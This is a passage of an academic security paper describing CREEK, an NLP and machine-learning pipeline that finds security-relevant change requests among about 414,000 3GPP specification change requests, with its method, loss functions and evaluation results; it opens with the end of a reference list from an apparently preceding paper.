[55] C. Tiefenau, E. von Zezschwitz, M. Häring, K. Krombholz, and M. Smith. A Usability Evaluation of Let's Encrypt and Certbot: Usable Security Done Right. *CCS*, 2019.

[56] The current state of SMTP STARTTLS deployment. https://www.facebook.com/notes/protect-the-graph/the-current-state-of-smtp-starttls-deployment/1453015901605223/.

[57] Trustwave to escape 'death penalty' for SSL skeleton key. 2012. http://bit.ly/1RbPlNe.

[58] P. Wouters and O. Gudmundsson. Managing DS Records from the Parent via CDS/CDNSKEY. RFC 8078, IETF, 2017.

[59] L. Zhu, D. Wessels, A. Mankin, and J. Heidemann. Measuring DANE TLSA Deployment. *TMA*, 2015.

Seeing the Forest for the Trees: Understanding Security Hazards in the 3GPP Ecosystem through Intelligent Analysis on Change Requests

Yi Chen[1], Di Tang[1], Yepeng Yao[2,4]*, Mingming Zha[1], XiaoFeng Wang[1]*
Xiaozhong Liu[3], Haixu Tang[1], Dongfang Zhao[1]
[1]*Indiana University Bloomington*
[2]*{CAS-KLONAT†, BKLONSPT‡}, Institute of Information Engineering, CAS*
[3]*Worcester Polytechnic Institute,* [4]*School of Cyber Security, University of Chinese Academy of Sciences*
{chen481, tangd, mzha, xw7, hatang, zhaodo}@iu.edu, yaoyepeng@iie.ac.cn, xliu14@wpi.edu

Abstract

With the recent report of erroneous content in 3GPP specifications leading to real-world vulnerabilities, attention has been drawn to not only the specifications but also the way they are maintained and adopted by manufacturers and carriers. In this paper, we report the first study on this 3GPP ecosystem, for the purpose of understanding its security hazards. Our research leverages 414,488 *Change Requests* (CRs) that document the problems discovered from specifications and proposed changes, which provides valuable information about the security assurance of the 3GPP ecosystem.

Analyzing these CRs is impeded by the challenge in finding security-relevant CRs (SR-CRs), whose security connections cannot be easily established by even human experts. To identify them, we developed a novel NLP/ML pipeline that utilizes a small set of positively labeled CRs to recover 1,270 high-confidence SR-CRs. Our measurement on them reveals serious consequences of specification errors and their causes, including design errors and presentation issues, particularly the pervasiveness of inconsistent descriptions (*misalignment*) in security-relevant content. Also important is the discovery of a security weakness inherent to the 3GPP ecosystem, which publishes an SR-CR long before the specification has been fixed and related systems have been patched. This opens an "attack window", which can be as long as 11 years! Interestingly, we found that some recently reported vulnerabilities are actually related to the CRs published years ago. Further, we identified a set of vulnerabilities affecting major carriers and mobile phones that have not been addressed even today. With the trend of SR-CRs not showing any sign of abating, we propose measures to improve the security assurance of the ecosystem, including responsible handling of SR-CRs.

1 Introduction

The rapid advancement of telecommunication technologies and perspectives of their applications to security-critical domains like autonomous driving, emergency services, energy infrastructure, have brought to spotlight their security assurance. At the center is the ecosystem that supports development, maintenance and adoption of telecommunication standards, as organized by the 3rd Generation Partnership Project (3GPP) [1], a consortium involving all major telecommunication standards organizations around the world. In the past two decades, 3GPP has been responsible for standardizing 2G/3G/4G/5G protocols. Recent years, however, have witnessed concerns being raised about the security quality of its specifications: studies show that security flaws can be found from the design described in protocol documents [31, 32] or predicted from their statements [16]. These reported hazards can well be just a tip of the iceberg, given 3GPP's complicated, error-prone procedure for specification development (involving hundreds of parties across 46 countries), and its indiscreet release of vulnerability information. An in-depth analysis of the 3GPP ecosystem therefore becomes critical to understanding the security guarantees of today's telecommunication technologies, but has never been done before.

Challenges in the ecosystem analysis. In the way of such a security analysis is the complexity of 3GPP specifications, which are characterized by convoluted descriptions in thousands of documents, on millions of pages. Understanding the content of these documents is painstaking, not to mention analysis of their security quality and measurement of security weaknesses they may carry. In our research, however, we found a unique resource that can be leveraged: a large number of *Change Requests* (CRs) that specify the details of the changes proposed by 3GPP members. Among them, these *Security-Relevant* CRs (SR-CRs) report the descriptions that could lead to security risks, which essentially are samples of the security weaknesses from specifications. So the nature of these problems and the ways they are handled can help us assess the security assurance offered by the 3GPP ecosystem.

However, finding SR-CRs is highly nontrivial. Already there are over 400K CRs, which continue to accumulate at a fast pace. Only a very small portion of them are security-related. These CRs are not explicitly labeled, determining

*Corresponding Authors
†Key Laboratory of Network Assessment Technology, CAS.
‡Beijing Key Laboratory of Network Security and Protection Technology

their security connections requires in-depth domain knowledge. As an example, *S3-171355* reports the absence of details about computation of $HASH_{MME}$ and $HASH_{UE}$. However, without knowing the purpose these hash values serve, one would have no idea about the CR's relation to the defense against a bidding down attack.

The challenge in understanding CRs and their large volume make any manual effort hard to succeed. Even an attempt to automate the analysis, finding SR-CRs through machine learning (ML), faces the difficulty in labeling training data, a painstaking process that can only be handled by 3GPP experts. As a result, any ML-based solution can only count on a small set of ground-truth data (301 SR-CRs in our research).

Intelligent CR analysis. To address this challenge, we developed a new Natural-Language Processing (NLP) and ML pipeline, called *CREEK* (CR Seeker), based upon the recent progress in these areas. Our approach utilizes a small set of manually identified *positive instances* (which are easier to label than negative instances) to train a binary classier for finding SR-CRs. For this purpose, we leveraged the idea of transduction to learn a related but easier task: whether a given paragraph comes from a security specification (e.g., Technical Specification (TS) 33.401[1]), which is explicitly labeled by 3GPP. This learning process results in a transformer generating embeddings for input paragraphs. On the embeddings of the labeled positive instances and a subset of unlabeled CRs, we run Positive-Unlabeled (PU) learning to train a classifier. The classifier is further refined using self-training on the rest of the unlabeled CRs. Here our transduction learning uses the information learnt from the related (easier) task to enrich the knowledge necessary for finding SR-CRs, PU-learning builds the classifier just on positively labeled instances and self-training propagates labels to unlabeled data. Not to mention our innovation on the loss function for the adversarial training framework for PU-learning, which addresses the potential bias. Our study shows that the CREEK pipeline is effective at capturing SR-CRs: over 400K CRs, it reported 1,270 SR-CRs with a precision of 91.6%.

Measurement and findings. Our NLP/ML pipeline enables us to focus on SR-CRs to study security hazards in the 3GPP ecosystem. In our research, we analyzed the 1,270 SR-CRs detected with high confidence, which reveals serious, sometime surprising risks. More specifically, we found that the security issues discovered from 3GPP documents have significant and diverse consequences, including denial of service, information leak, overcharging, etc. Over 70% of them are design errors, often present in security-related operations. Remains are problematic presentations including "unclear description" that misses security-relevant details, and inconsistent statements (called *misalignment*). Of particular interest is the pervasiveness of the misalignment that however is claimed by 3GPP that they struggle to avoid. The inconsistency is in security-related content across specifications, including those at different stages, for different releases and about different telecommunication generations (2G/3G/4G/5G). Even the attempt to address these inconsistencies can cause new misalignment, due to miscoordination among the 3GPP groups working on different documents.

Looking into how these SR-CRs are managed by 3GPP and affect protocol implementation, we observe a large window between their publications and proposed changes finally made to specifications. Such a window typically extends around 58 days, that exposes reported security weaknesses to the adversary and leaves a long time for an attack to happen. Even after the specifications were mended, we witnessed significant delays, which can be as long as 11 years, in updating implemented systems by device manufacturers and cellular network carriers. Also interestingly, we found that 14 weaknesses reported by SR-CRs end up being discovered in real systems many years later, while 6 of them are still out there today: not only has our experiment demonstrated their presence in popular mobile phones (Samsung Galaxy S10, Google Pixel 3 and Nexus 6P), but we also got the evidence for the existence of 1 weakness in real-world carrier networks (Section 4.2).

Also concerning is the trend of 3GPP security assurance. Over years, we observed the increase of SR-CRs, with the problems reported for the new telecommunication generation outnumbering those found in the old one. The presentation issues do not seem to improve over time either. Across releases, the attack window actually becomes larger, from 43 days for Release 4 to 71 days for Release 16. To mitigate the risks, we propose measures to improve the security assurance of the 3GPP ecosystem, including responsible handling of SR-CRs.

Contributions. Our contributions are outlined as follows:

- **New technique**. We developed a new NLP/ML pipeline that effectively identified from a large number of CRs those security-relevant. Our technique overcomes the challenge in labeling SR-CRs and is capable of capturing complicated SR-CRs. Not only has it enabled our measurement study, but it can also help enhance the security assurance of the 3GPP ecosystem, by flagging the CRs likely security-relevant and thus requiring special attention.
- **New findings**. We performed the first security analysis and measurement study on the 3GPP ecosystem, bringing to light surprising findings with significant security implications: e.g., difficulty in maintaining consistency across security-relevant content, large attack windows exposing published weaknesses, etc. We further propose improved procedures to better protect the ecosystem, which has never been done before.

2 Background

2.1 3GPP Ecosystem

Organization. 3GPP unites 7 telecommunication standard development organizations (e.g., ATIS [2], CCSA [3]) with the

[1] All the 3GPP specifications, CRs can be found in 3GPP file server: https://www.3gpp.org/ftp

capability and authority to define, publish and set standards within the 3GPP scope in their nations or regions, 23 market representatives offering market advice and bringing market requirements (e.g., GSM [7], CTIA [5]), and 758 individual members (e.g., Qualcomm [9], Ericsson [6], Huawei [8]) committed to technical contribution to 3GPP specifications. These partners and members form *Technical Specification Groups (TSGs)* that prepare, approve and maintain 3GPP *Technical Specifications (TS)*. Now, 3GPP has 3 TSGs responsible for different functionalities: Radio Access Network (RAN) TSG, Service & System Aspects (SA) TSG, and Core Network & Terminals (CT) TSG. Under each TSG are several *Working Groups (WGs)*, such as RAN WG1 focusing on radio physical layer protocols, CT WG1 building the user equipment (UE) for core network protocols, and SA WG3 identifying the requirements and specifying the architectures and protocols for security and privacy in 3GPP systems.

Development methodology. Using the recommended stage methodology characterizing telecommunication services [54], TSGs develop specifications in 4 stages: stage 1 is an overall service description from the user's standpoint; stage 2 provides an overall description for network functions and capabilities; stage 3 defines network implementation, such as switching and signaling, which supports services specified in the previous stages; stage 4 is for testing. For example, SA WG3 produces TS 33.501 (security architecture and procedures for 5G System) for stage 2, which should be supported by stage 3 protocols, such as those for the user equipment to the core network (like TS 24.501 Non-Access-Stratum protocol for 5G system) developed by CT WG1.

3GPP organizes specifications into different *Releases*, each with distinguishable network capabilities and features, e.g., Release 8 for LTE and Release 15 for 5G. When all TSGs determine when a Release is *ready*, that is, all its features being defined and all its functionalities and required modifications being incorporated, they will declare that the Release is stable enough to be "frozen". Each Release development usually takes around 3 years. For instance, Release 8 was started in January 2006 and frozen in March 2009.

Change Request. Before a Release is formally frozen, the drafts of its specifications are published on the 3GPP file server. From that point on, all modifications on these specifications (even after the Release is frozen) need to be made through *Change Requests (CRs)*. A CR documents a proposed change raised by an *individual member* (e.g., Qualcomm), and brought to the attention of the responsible WG, which should pertain to a single technical topic only and relate to a specific version of a specification. In response to the WG's comments, the CR may undergo one or more rounds of revisions before approved by the WG and presented to the TSG. It may further go through additional changes upon request of the TSG, which makes the final decision on whether to approve the CR entirely without change or to reject or postpone unconditionally. If a CR is approved, a new version number of the specification will be allocated and published online. Figure 1 shows a CR's standardized front form. Each CR with a unique ID (e.g., *C1-094446*) contains relevant management information and proposed changes, such as the number of the target specification, its version and affected Release, the reason for the proposed modifications, the summary of how to change, and the consequences if the TSG does not accept it. Also, the form puts the CR into a certain *category*, including *A* (the change to ensure the consistency with another CR in a different category made to an earlier Release), *B* (addition or deletion of a feature), *C* (functional modification), *D* (editorial modification), and *F* (correction). Specifically, the category *F* is meant to correct a problem in the specification that might lead to an erroneous operation, an ambiguity in the specification that could cause wrong implementation, and other specification errors [12]. All the CRs including their revised versions are public on the 3GPP file server once they have been proposed to discuss at the (WG and TSG) meetings. The CR database on 16th, Aug 2021 shows 414,488 CRs, including 248,254 in Category *F*, which include all specification problems (e.g., security weaknesses) reported by 3GPP individual members in the history and therefore can be a valuable resource for understanding security hazards in the 3GPP ecosystem. Notably, these 248,254 CRs discussed only 166,657 different weaknesses. Thus, we only focus on the last CR for each weakness, and ignore their prior revisions talking the same weakness.

CHANGE REQUEST			
<Spec#>	<CR#>	<Rev#>	<Current Version#>
Title:			
Category:		*Release:*	
Reason for change:			
Summary of change:			
Consequences if not approved:			
Clauses affected:			
Other specs affected:			

Figure 1: CR front form template.

2.2 NLP and ML

BERT and domain adaptation. Bidirectional Encoder Representations from Transformer (BERT [20]) is developed as an NLP pre-training technique, which was originally trained on a combination of BOOKCORPUS [60] and English WIKIPEDIA, and has later been extensively utilized in many NLP tasks after fine-tuning. Fine-tuning BERT can be done through either domain-adaptive or task-adaptive pre-training [24]. Particularly, fine-tune with *Masked Language Modeling (MLM)*, which lets BERT predict randomly masked words in input sentences according to contexts, enables effective adaptation of the model to different domains. This approach is therefore incorporated into our CREEK pipeline (Section 3.3).

Positive-Unlabeled learning. *Positive-Unlabeled (PU)* learning is an ML technique for training a binary classifier using only positive and unlabeled data. Formally speaking, during training, we have labeled positive data ($\{x_i^{\mathsf{P}_{tr}}\}$) together with unlabeled data ($\{x_i^{\mathsf{U}_{tr}}\}$) but are not given labeled negative

data. Suppose that those $n_{\mathsf{P}_{tr}}$ labeled positive data $\{x_i^{\mathsf{P}_{tr}}\}_{i=1}^{n_{\mathsf{P}_{tr}}}$ follow a distribution $p_{tr}(\mathbf{x}|y=+1)$, where $y \in \{+1,-1\}$ is the label of $\mathbf{x}$, and those $n_{\mathsf{U}_{tr}}$ unlabeled data $\{x_i^{\mathsf{U}_{tr}}\}_{i=1}^{n_{\mathsf{U}_{tr}}}$ follow a distribution $p_{tr}(\mathbf{x})$:

$$\begin{array}{ll} \{x_i^{\mathsf{P}_{tr}}\}_{i=1}^{n_{\mathsf{P}_{tr}}} & \overset{i.i.d.}{\sim} \quad p_{tr}(\mathbf{x}|y=+1) \\ \{x_i^{\mathsf{U}_{tr}}\}_{i=1}^{n_{\mathsf{U}_{tr}}} & \overset{i.i.d.}{\sim} \quad p_{tr}(\mathbf{x}) = \pi_{\mathsf{P}_{tr}} p_{tr}(\mathbf{x}|y=+1) \\ & \qquad\qquad + \pi_{\mathsf{N}_{tr}} p_{tr}(\mathbf{x}|y=-1) \end{array} \tag{1}$$

where $\pi_{\mathsf{P}_{tr}} := p_{tr}(y=+1)$ is the fraction of positive samples in the training data set (including the labeled and unlabeled samples), $\pi_{\mathsf{N}_{tr}} := p_{tr}(y=-1) = 1-\pi_{\mathsf{P}_{tr}}$ is the fraction of negative samples in the training data set. The goal of the PU learning is to learn a classifier $g : \mathbb{R}^d \to \mathbb{R}$ that minimizes the expected *risk* on the testing data following the distribution $p_{te}(\mathbf{x},y) = p_{te}(\mathbf{x})p_{te}(y|\mathbf{x})$:

$$\mathcal{R}^{te}(g) := \mathbf{E}_{p_{te}(\mathbf{x},y)}[\ell(yg(\mathbf{x}))] \tag{2}$$

where $\mathbf{E}_{p_{te}(\mathbf{x},y)}$ denotes the expectation , and $\ell(\cdot)$ is the loss function (e.g., the negative logarithm loss function). The ordinary PU learning [17,23,59] assumes that the positive labeled set has been *Selected Completely At Random (SCAR)* , and thus it follows the same distribution as the positive samples in the testing data set, i.e., $p_{tr}(\mathbf{x}|y=+1) = p_{te}(\mathbf{x}|y=+1) = p(\mathbf{x}|y=+1)$. However, this SCAR assumption may not hold in our SR-CR finding scenario, because bias may be present in the training data due to the limited knowledge of the experts (to some specific specifications). So we propose a new learning technique to address this challenge (Section 3.2).

Self-training. A self-training mechanism iterates a teacher-student training process till convergence: the base teacher model is trained on a labeled set, which is applied to a subset of the unlabeled data to generate their pseudo labels; a student model can then be learned on the combination of the labeled set and the pseudo-labeled set. At the center of this self-training process is how to select a representative subset of unlabeled data for producing the pseudo-labeled set. This problem has been studied in the prior research using predictive entropy [51], variation ratios [39], standard deviation and more recently using model uncertainty, such as *Bayesian Active Learning by Disagreement (BALD)* [28], which selects the unlabeled samples that maximize information gain (Eq. 10). In our research, BALD and [42] was used in our research to select representative unlabeled samples for self-training. (Section 3.3).

3 Finding Security-Relevant CRs

A CR is considered to be security-relevant (that is, an SR-CR) when it reports a problem that if not fixed, may allow security policies to be violated by the adversary. These security policies are meant to protect a system's confidentiality, integrity, and availability. For instance, *S3-180838* provides a protection mechanism to address an information leak risk that the permanent identity IMSI could be exposed to the passive or active attacker; *C1-183426* fixes a bidding down risk that a *User Equipment* (UE) could only receive the 4G-level security protection while the network provides the 5G service; *C1-094446* discloses a security weakness that the UE could accept a message without integrity protection, allowing a fake base station to disable the service of the UE.

Finding such SR-CRs is nontrivial. The straightforward method, keyword search, does not work well, with a low precision and a low recall (see the last paragraph of Section 3.4). Therefore in our research, we leveraged machine learning (ML) techniques to classify CRs and identified those security-relevant. Development of such an ML classifier, however, is nontrivial, due to the difficulty in labeling CR data, which relies on experts who are often only knowledgeable about some specifications. To address the labeling related challenges (as elaborated in Section 3.1), we designed and implemented an NLP pipeline, called *CREEK* (Section 3.2 and 3.3), and further reported our evaluations of the pipeline (Section 3.4).

3.1 Challenges in Finding SR-CRs

Challenge 1: small labeled dataset. As aforementioned, manual labeling of the 166,657 CRs in Category F is hard, due to the challenge in understanding the semantics of each CR, which requires in-depth knowledge about the related 3GPP specification. *C1-095712* presents an example, whose consequence is *"The entries may be incorrectly removed from the allowed CSG list causing persistent inability of UE to access a CSG cell."*. It is not easy to establish its connection with security due to the lack of knowledge about the CSG cell's functionality. To avoid the intensive labor involved in labeling, we searched the CR base with two keywords, "attack" and "vulnerability", and further manually inspected those discovered to identify the CRs indeed security-relevant. In the end, we labeled 301 SR-CRs in this way, which were later used to train the CREEK pipeline that found 1,270 SR-CRs.

Challenge 2: positive instances only. The keyword approach, unfortunately, cannot correctly locate non-SR-CRs. Random sampling the whole CR dataset for manual analysis is hard to ensure that a selected CR indeed has nothing to do with security and privacy, given the requirement for an in-depth understanding of all related specifications. So our NLP/ML pipeline has to be built upon positive instances only.

Challenge 3: biased training set. The labeled CRs selected using keywords may not follow the general distribution of SR-CRs across different specifications. This could undermine the effectiveness of the ML models trained on the data. In this study, we propose an enhanced PU Learning (Positive-Unlabeled Learning) model to address the bias.

3.2 Design

As discussed above, finding SR-CRs is a binary text classification problem with unlabeled data and a small set of positive examples that is biased. To solve this problem, we designed CREEK with the following steps: 1) embedding generation, 2) PU learning, 3) self-training. Here 1) and 3) are meant to




Figure 2: CREEK pipeline.

enrich the information carried by the small labeled set, while 2) addresses the constraint of positive instance only and the potential bias. Figure 2 illustrates our design.

Step 1: embedding generation. The first step is to transfer every sentence in each CR into an embedding, a feature vector of the same size that captures the key information of the input sentence with a various length. This purpose can be well served by BERT, which produces high-quality embeddings. However direct applying pre-trained BERT does not work well, due to its lack of domain specific information: we found that only 19.8% of the top 10K most frequent words (excluding stopwords) used in 3GPP CRs also appear on the top 10K list of the original BERT training corpus. So in our research, we fine-tuned a pre-trained BERT through huggingface [56] on all 3GPP specifications using two tasks – masked language modeling and binary classification for security-related specifications. Note that the second task is different from (and much easier than) finding SR-CRs: it is meant to determine whether a paragraph comes from a security-related specification explicitly labeled by 3GPP. This task could help our fine-tuned BERT gain knowledge about security-related nouns in 3GPP specifications including abbreviation, specification number, etc., and learn the language model of 3GPP CRs.

Step 2: PU learning. For the embeddings generated by Step 1, we need high-quality labeling for training a classifier. However, as mentioned earlier, we only have a small set of positive instances (Section 3.1) so we have to use *Positive-Unlabeled (PU)* learning to build the classifier. A problem here is that the SCAR assumption (Section 2.2) may not be held, as all these positive instances were found by keywords and therefore can have a different distribution than the testing distribution. Such a difference is called covariate shift [52], i.e., $p_{tr}(\mathbf{x}) \neq p_{te}(\mathbf{x})$, the probability tensity of training distribution is different from the probability tensity of testing distribution. Inspired by the prior research [29], we developed an adversarial learning framework with a classifier C and a discriminator D: D tries to recover the bias between the training distribution and the testing distribution, while C seeks an optimal separation between positive instances and negative ones with sample weights calculated from the bias recovered by D. After convergence, our classifier C learns how to figure out SR-CRs without the bias introduced by the keywords. Notice that, we utilized 10% of the CRs to train this classifier since training with all CRs would trap our model so it outputs negative labels for all unlabeled data, given that our positive instances were merely 0.2% of all CRs and are easily overwhelmed by the unlabeled data.

Step 3: self-training. After training a classifier $\hat{C}$ on 10% of unlabeled data, we further ran *Uncertainty-aware self-training (UST)* [42], a self-training algorithm, on the remaining 90% to refine the classifier. UST selects the unlabeled data with less uncertainty produced by $\hat{C}$ and measured by BALD. This self-training process helps $\hat{C}$ increase the distance between SR-CRs and non-SR-CRs, making it more robust.

3.3 Details and Implementation

Fine-tuning BERT. We use 3GPP specifications as the corpus for BERT fine-tuning. Specifically, we established two objectives: *Masked Language Model (MLM)* and *Security Specification Classification (SSC)*. The MLM objective is to train our BERT to predict randomly masked words in a sentence. We use the cross entropy loss for MLM objective. The SSC objective is to train our BERT to judge whether a given text belongs to security specifications. We use binary cross entropy function as the loss function for SSC. We defer details to Appendix A.1

PU learning with covariate shift. To train our SR-CR classifier, we leveraged an adversarial learning framework containing a discriminator D and a classifier C. D tries to recover the covariate bias, while C seeks an unbiased classifier with the help of the covariate bias recovered by D.

To recover the covariate shift [52], $w(\mathbf{x}) = \frac{p_{te}(\mathbf{x})}{p_{tr}(\mathbf{x})}$, we did following transformation:

$$\begin{aligned} w(\mathbf{x}) &= \frac{p(\mathbf{x}|\mathbf{x}\sim p_{te}(\mathbf{x}))}{p(\mathbf{x}|\mathbf{x}\sim p_{tr}(\mathbf{x}))} \\ &= \frac{p(\mathbf{x}\sim p_{te}(\mathbf{x})|\mathbf{x})p(\mathbf{x})/p(\mathbf{x}\sim p_{te}(\mathbf{x}))}{p(\mathbf{x}\sim p_{tr}(\mathbf{x})|\mathbf{x})p(\mathbf{x})/p(\mathbf{x}\sim p_{tr}(\mathbf{x}))} \\ &= \frac{p(\mathbf{x}\sim p_{te}(\mathbf{x})|\mathbf{x})}{p(\mathbf{x}\sim p_{tr}(\mathbf{x})|\mathbf{x})}\frac{p(\mathbf{x}\sim p_{tr}(\mathbf{x}))}{p(\mathbf{x}\sim p_{te}(\mathbf{x}))} \\ &= \left(\frac{1}{p(\mathbf{x}\sim p_{tr}(\mathbf{x})|\mathbf{x})} - 1\right)\frac{p(\mathbf{x}\sim p_{tr}(\mathbf{x}))}{p(\mathbf{x}\sim p_{te}(\mathbf{x}))} \end{aligned} \tag{3}$$

Note that, here we assume the testing and training data are random split, and thus $p(\mathbf{x} \sim p_{tr}(\mathbf{x})) = p(\mathbf{x} \sim p_{te}(\mathbf{x}))$. As a result, $w(\mathbf{x})$ is only related to the probability of a given $\mathbf{x}$ belonging to the training set, $p(\mathbf{x} \sim p_{tr}(\mathbf{x})|\mathbf{x})$. Using De Morgan's laws, we can further expand $p(\mathbf{x} \sim p_{tr}(\mathbf{x})|\mathbf{x}) = \frac{1}{2} + \frac{1}{2}p(\mathbf{x} \in \mathsf{P}_{tr}|\mathbf{x})$, where $p(\mathbf{x} \in \mathsf{P}_{tr}|\mathbf{x})$ is the probability of a given $\mathbf{x}$ belonging to the labeled positive set. Note that we hope to use the output of the discriminator $D(\mathbf{x})$ to approximate $p(\mathbf{x} \in \mathsf{P}_{tr}|\mathbf{x})$, and thus we get:

$$w(\mathbf{x}) \approx \frac{1}{\frac{1}{2}D(\mathbf{x})+\frac{1}{2}} - 1 = (1 - D(\mathbf{x}))/(1 + D(\mathbf{x})) \tag{4}$$

Empirically, we designed the following loss function $loss_D$ to let D learn the distribution of $p(\mathbf{x} \in \mathsf{P}_{tr}|\mathbf{x})$:

$$loss_D = -\sum_{i=1}^{m} \log D(x_i^{\mathsf{P}_{tr}}) + \log(1 - D(x_i^{\mathsf{U}_{tr}})) \tag{5}$$

where $x_i^{\mathsf{P}_{tr}}$ is the instance in the positively labeled training set and $x_i^{\mathsf{U}_{tr}}$ is the instance in the unlabeled training set. Notice that we replace the instance in the testing set with the instance in the unlabeled training set, as they have the same probability densities.

With recovered covariate shift $w(\mathbf{x})$, the testing risk (Eq. 2) of PU learning can be represented by:

$$\begin{aligned}\mathcal{R}_w^{tr}(g) &= \mathbf{E}_{p_{tr}(\mathbf{x})}[\ell(yg(\mathbf{x}))w(\mathbf{x})p_{tr}(y|\mathbf{x})] \\ &= \mathbf{E}_{p_{te}(\mathbf{x})}[\ell(yg(\mathbf{x}))p_{te}(y|\mathbf{x})] \\ &= \mathcal{R}^{te}(g)\end{aligned} \tag{6}$$

where $p_{tr}(y|\mathbf{x}) = p_{te}(y|\mathbf{x})$ and $w(\mathbf{x})p_{tr}(\mathbf{x}) = p_{te}(\mathbf{x})$ are used in the second step. Further, replacing g by our classifier C, the training risk $\mathcal{R}^{tr}(C)$ can be decomposed as following , with the help of the deduction in the prior work, Plessis et al. [21]:

$$\begin{aligned}\mathcal{R}^{tr}(C) = \sum_i^m [&-\pi_{\mathsf{P}_{tr}} \log C(x_i^{\mathsf{P}_{tr}}) \\ &+|\pi_{\mathsf{P}_{tr}} \log(1-C(x_i^{\mathsf{P}_{tr}})) - \log(1-C(x_i^{\mathsf{U}_{tr}}))|]\end{aligned} \tag{7}$$

Together with $w(\mathbf{x})$, we define the loss function $loss_C$:

$$\begin{aligned}loss_C = \mathcal{R}_w^{tr}(C) = \sum_i^m [&-\pi_{\mathsf{P}_{tr}} \log C(x_i^{\mathsf{P}_{tr}}) w(x_i^{\mathsf{P}_{tr}}) \\ &+|\pi_{\mathsf{P}_{tr}} \log(1-C(x_i^{\mathsf{P}_{tr}}))w(x_i^{\mathsf{P}_{tr}}) - \log(1-C(x_i^{\mathsf{U}_{tr}}))|]\end{aligned} \tag{8}$$

where $\pi_{\mathsf{P}_{tr}}$ is the ratio of SR-CR in the training set that can be estimated by using [33]. Empirically, we set $\pi_{\mathsf{P}_{tr}} = 0.2$. Combining $loss_D$ and $loss_C$, we get our final objective:

$$\min_C \max_D \; -loss_D + \lambda loss_C \tag{9}$$

where the discriminator D judges whether an instance comes from the training set, while the proposed model mutually trains a classifier C minimizing the training risk-weighted by $w(\mathbf{x})$ (Eq. 4) that takes into consideration the covariate shift caused by the bias in the labeled positive samples.

In practice, C and D were implemented using the same model structure as a two-layer bidirectional LSTM [30] with hidden size 256 and output size 64. We set a small $\lambda = 1e^{-3}$, making D learn the bias quickly. We take RMSprop optimizer [26] with fix learning rate $5e^{-6}$. We train 1000 epochs with batch size 256.

Self-training improvement. After training a classifier $\hat{C}$ through our PU learning algorithm, we leverage self-training on unlabeled data to strengthen the distinguishability of $\hat{C}$. Specifically, we use $\hat{C}$ to label those rest unlabeled data, and train our final classifier C^* on these pseudo-labeled data weighted by prediction uncertainty of $\hat{C}$. The prediction uncertainty was measured by cooperating BALD with [42]. Concretely, we let C^* focus more on those less-uncertain data predicted by $\hat{C}$. The details could be found in Appendix A.2

3.4 Evaluation

Following, we report our evaluation of CREEK, which aims at answering two questions: 1) how well does CREEK perform in finding SR-CRs? 2) how does each component of the pipeline contribute to addressing aforementioned challenges?

Effectiveness. To answer the first question, we ran experiments to analyze CREEK's performance from two aspects: its capability to overcome the biased positive labels and generalizability on various CRs. Notice that we keep the number of positives the same as that of negatives in each testing set we constructed.

• *Overcoming bias*. Limited by the three challenges (Section 3.1), our CREEK was trained on positively labeled instances found using keywords ("attack" and "vulnerability"). The bias brought by keywords is present not only in the training set but also in the single testing set. To reduce the impact of such bias when evaluating our approach, we utilized multiple testing sets with different keywords. For each set, we chose a security-related keyword (independent of those used to build our training set) and labeled the CRs carrying the keyword as positives and those without the keyword as negatives. Totally, we constructed six testing sets with six different security-related keywords and the `Overall` testing set where positives are CRs containing one of the six keywords[2] and the negatives are those containing none of these keywords. Note that we deliberately selected these keywords (e.g., "security threat", "malicious") to be specific, so as to ensure that the CRs carrying them are indeed SR-CRs (similar to those for constructing the training set) but their coverage is limited: altogether, 211 CRs containing these words.

The testing results of CREEK on these datasets are presented in Table 1. From the results, we can see that our CREEK achieves a high coverage (recall) on different testing sets, showing that CREEK can detect not only the CRs with training keywords but also those with unseen keywords. Together with the high recall, we also observe a stable and high precision on these datasets. This provides the evidence that CREEK is capable of overcoming the bias brought by positive-only training set.

• *Generalization to various CRs*. To further investigate the performance of CREEK on various CRs, we manually labeled 25 SR-CRs and 25 non-SR-CRs (see detailed SR-CRs on our website[3]) to construct the `Manual` testing set.

On these 50 manually labeled CRs, our CREEK correctly predicted 45 CRs (90.0% accuracy) with 3 false negatives and 2 false positives, and achieved 91.6% precision and 88.0% recall. Among those successfully predicted SR-CRs, we discovered that CREEK can figure out complicated SR-CRs that our experts need several hours to determine their security relevance. For instance, the consequence of *S3-040743* is *"MUK and MSK keys could be used during their validity time by another user inserting his UICC in the ME"*, which does not include explict security-related keyword that can serve as an indicator to build the CR's connection with security. However, by looking into relevant specifications (TS 33.246), one can learn that "MUK" and "MSK" are two keys for protecting the confidentiality of Multimedia Broadcast/Multicast Service traffic. This SR-CR reveals that an attack could be launched by reusing these two keys when another user inserts the SIM card to the victim UE from his mobile phone. Another example is *S3-091125*, which contains some sophisticated terminologies but no clues for its security relation. However, after

[2] We exclude the duplication for those CR containing multiple keywords.
[3] https://sites.google.com/view/3gpp-creek

Table 1: Testing results on different datasets.

	Denial of service	Security threat	Malicious	Spoof	Eavesdrop	Privacy risk	Overall	Manual
Precision (%)	96.2	100	100	89.1	100	100	96.3	91.6
Recall (%)	88.1	82.7	90.7	82.0	100	100	87.6	88.0
Accuracy (%)	92.3	93.1	95.3	86.0	100	100	92.3	90.0
Positives (#)	59	29	54	50	11	8	211	25

reading TS 33.220, a document with 96 pages, we found that the consequence of *S3-091125* implies a Denial-of-Service (DoS) attack since the NAF (Network Application Function, an element in the core network) will stop providing service to the UE due to the failure in retrieving its phone number (called MSISDN in 3GPP). One more example is *S3-151926* with the consequence that *"UEs may not be able to contact the PKMF to fetch their keys"*. After reading TS 33.303, we know that the PKMF stands for "Proximity-based Service Keys Management Function", which is used to provide a set of keys to protect the messages to UE. So, failure to fetch the keys from PKMF may lead to potential security risks, such as privacy violation. Correctly predicting these complicated SR-CRs indicates that CREEK has learnt security-related terminologies and the connection between them (thanks to our transductive learning).

Also, we found that CREEK can correctly predict SR-CRs with indicators missing in our training set. For instance, the indicator "confidentiality ... is compromised" is not present in our training set, yet CREEK correctly identifies the SR-CR *S3-020229* containing this indicator, which describes leakage of sensitive information, the IMS session keys.

